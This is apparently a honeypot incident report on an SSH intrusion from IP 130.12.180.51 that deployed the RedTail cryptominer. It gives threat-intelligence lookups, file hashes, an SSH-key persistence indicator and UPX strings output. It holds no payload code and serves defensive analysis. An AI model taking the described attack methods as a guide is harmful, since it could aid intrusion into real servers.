


Fig 2.3 (<https://otx.alienvault.com/indicator/ip/130.12.180.51>)




Figure 2.4 (<https://www.abuseipdb.com/check/130.12.180.51>)

AbuseIPDB » 130.12.180.51

Check an IP Address, Domain Name, Subnet, or ASN
e.g. 156.146.56.241, microsoft.com, 5.188.10.0/24, or AS15169

156.146.56.1

130.12.180.51 was found in our database!

This IP was reported 6,495 times. Confidence of Abuse is 100%.

100%

ISP

Virtualine Technologies

Usage Type

Fixed Line ISP

ASN

AS202412

Domain Name

virtualine.org

Country

Germany

City

Aachen, North Rhine-Westphalia

IP info including ISP, Usage Type, and Location provided by IPInfo. Updated weekly.

REPORT 130.12.180.51

WHOIS 130.12.180.51

Figure 2.5 (<https://cybergordon.com/result.html?id=01983827-69dc-42a9-95b5-a3090eddc0a4>)

CyberGordon Request 01983827-69dc-42a9-95b5-a3090eddc0a4

Online results: <https://cybergordon.com/r/01983827-69dc-42a9-95b5-a3090eddc0a4>

Observable	Type	Engine	Result
130.12.180.51	IPV4	[E26] MetaDefender	Found in 2 sources: webroot.com (high risk), blocklist.de (scanner)
130.12.180.51	IPV4	[E2] AbuseIPDB	ISP: Virtualine Technologies. Usage: Fixed Line ISP. Risk 100%. 5585 report(s) by 174 user(s), last on 17 August 2026
130.12.180.51	IPV4	[E23] Offline Feeds	Engine request error
130.12.180.51	IPV4	[E17] Pulsedive	Quota/Rate limit error
130.12.180.51	IPV4	[E34] IPdata.co	Geo: United States. Network: AS202412, Omegatech LTD, . Security risk(s): malicious/attacker activity, abuse/bot activity. Blocklist(s): Spamhaus, USTC.edu.cn.
130.12.180.51	IPV4	[E1] IPInfo	Geo: Aachen, North Rhine-Westphalia, DE. Network: AS202412 Omegatech LTD.
130.12.180.51	IPV4	[E22] ViewDNS Spam BL	Quota/Rate limit error
130.12.180.51	IPV4	[E7] Google DNS	No DNS PTR record found
130.12.180.51	IPV4	[E24] BlackList DE	Found in 5 attack(s) and 5 report(s)
130.12.180.51	IPV4	[E33] GreyNoise	Last report on 17 August 2026 as malicious and scanning the Internet in the last 3 months.
130.12.180.51	IPV4	[E29] Stop Forum Spam	Not found
130.12.180.51	IPV4	[E11] DShield/ISC	Not found
130.12.180.51	IPV4	[E12] AlienVault OTX	Found in 50 pulse-feed(s)

Fig 2.6 (<https://www.shodan.io/host/130.12.180.51>)

shodan.io/host/130.12.180.51?utm_source=chatgpt.com

130.12.180.51

Regular ViewRaw DataTimelineWhois

// TAGSbot-product

// LAST SEEN: 2026-08-16

General Information

Operating SystemLinux

Web Technologies

Operating Systems

Ubuntu

Web Servers

Nginx3.18.8

Reverse Proxies

Nginx3.18.8

Vulnerabilities

AllportsLatest

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

Open Ports

2280443

// 22 / TCP ()

1144190582 | 2026-08-16T02:47:51

OpenSSH 8.9p1 Ubuntu 3ubuntu0.16

SSH-2.0-openssh_8.9p1 Ubuntu-3ubuntu0.16

Key type: ecdeu-sha2-nistp256

Key: AAAAEZyZmELKnoVITtbnldhYNTYAAABBBBw2VtPcgrbuaFHDpfpD

xAP20w75dpqT20Tub/2sJ8dgCyB307k/480uHtTsdEPH5VLMt3deFYS6+

FingerprInt: 6f:1f:30:34:1fa:7f:87:77:2a:35:1a:0a:09:78:16:09

Key Algorithms:

curve25519-sha256

curve25519-sha256@libssh.org

ecdh-sha2-nistp256

ecdh-sha2-nistp256

ecdh-sha2-nistp256

intpupkx25519-sha256@openssh.com

diffie-hellman-group-exchange-sha256

diffie-hellman-group16-sha512

diffie-hellman-group18-sha512

diffie-hellman-group14-sha256


key-strict-s-van@openssh.com

Indicators

- IP List
- Hashes
- Domain
- URL
- Yara

Indicators identified during the investigation included the attacking IP address 130.12.180.51, seven SHA-256 hashes associated with the RedTail deployment toolkit, an SSH public-key persistence artifact, the SSH-2.0-Go client identification string, and HASSH fingerprint 5f904648ee8964bef0e8834012e26003 (*Fig 3.1*). No malicious domain or URL was directly observed because the payloads were transferred through an encrypted SSH/SFTP session.

Figure 3.1



File Hashes

File	SHA-256
clean.sh	197c74408e15bd1168105f564f96aace4fd4819961b724630bf5a6be4878daf8
setup.sh	31d4181843b1ed10a7e7cb3f108f6d6c50a7a4452ee52ddacabe8ca77260615e
redtail.arm7	efa731b59f9e2f277336072fe5c72b488793c842e2efeedf5cb571a0eeb224e2
redtail.arm8	3edfb02c0e6b2fe4894425cd0d4d2507f7cb11e0958674422729366a0d885c7e
redtail.i686	b3232d2cd03b051c59aef952ecfea3358c172351a27a989df31720395c3cbb4a
redtail.riscv	e2bc7981064d3c9ed898a0f62d659fdc2fc9646dee47a9ca92b9b28b96c27a3b
redtail.x86_64	63be5f38b520b3143732962a5f8fec1f9abd1f483dbc741ed324e58f955dd35e

```
dshield@ubuntu0:~/attack-a7fc773a9f1a-analysis$ sudo sha256sum *
```

197c74408e15bd1168105f564f96aace4fd4819961b724630bf5a6be4878daf8	197c74408e15bd1168105f564f96aace4fd4819961b724630bf5a6be4878daf8
31d4181843b1ed10a7e7cb3f108f6d6c50a7a4452ee52ddacabe8ca77260615e	31d4181843b1ed10a7e7cb3f108f6d6c50a7a4452ee52ddacabe8ca77260615e
3edfb02c0e6b2fe4894425cd0d4d2507f7cb11e0958674422729366a0d885c7e	3edfb02c0e6b2fe4894425cd0d4d2507f7cb11e0958674422729366a0d885c7e
63be5f38b520b3143732962a5f8fec1f9abd1f483dbc741ed324e58f955dd35e	63be5f38b520b3143732962a5f8fec1f9abd1f483dbc741ed324e58f955dd35e
b3232d2cd03b051c59aef952ecfea3358c172351a27a989df31720395c3cbb4a	b3232d2cd03b051c59aef952ecfea3358c172351a27a989df31720395c3cbb4a
e2bc7981064d3c9ed898a0f62d659fdc2fc9646dee47a9ca92b9b28b96c27a3b	e2bc7981064d3c9ed898a0f62d659fdc2fc9646dee47a9ca92b9b28b96c27a3b
efa731b59f9e2f277336072fe5c72b488793c842e2efeedf5cb571a0eeb224e2	efa731b59f9e2f277336072fe5c72b488793c842e2efeedf5cb571a0eeb224e2

Persistence Indicator

/root/.ssh/authorized_keys

SHA-256:

8a68d1c08ea31250063f70b1ccb5051db1f7ab6e17d46e9dd3cc292b9849878b

The redtail.x86_64 executable was identified as being packed using UPX 5.20. Initial strings analysis therefore exposed primarily UPX metadata rather than the malware's internal configuration. The URL <https://upx.sf.net> was identified as metadata belonging to the UPX packer and was not classified as a malicious IOC. Further analysis requires unpacking the executable before searching for embedded mining pools, cryptocurrency wallets, command-and-control addresses, domains, or URLs. (Fig 3.2)

Figure 3.2

```
root@ubuntu0:/home/dshield/attack-a7fc773a9f1a-analysis# strings 63be5f38b520b3143732962a5f8fec1f9abd1f483dbc741ed32
4e58f955dd35e \
| grep -iE 'UPX|upx\.sf\.net'
UPX!
a@UpX
RPhupX
UPX!u
$Info: This file is packed with the UPX executable packer http://upx.sf.net $
$Id: UPX 5.20 Copyright (C) 1996-2026 the UPX Team. All Rights Reserved. $
UPX!
UPX!
```

External References

- [reference number] URL\resource

Links given in various sections as above.

<https://isc.sans.edu/diary/32608>
<https://ethomason.com/posts/redtail-outlaw-turf-war/>

Analyst Name: Aaron Ng	Date of Analysis: 16 th August 2026
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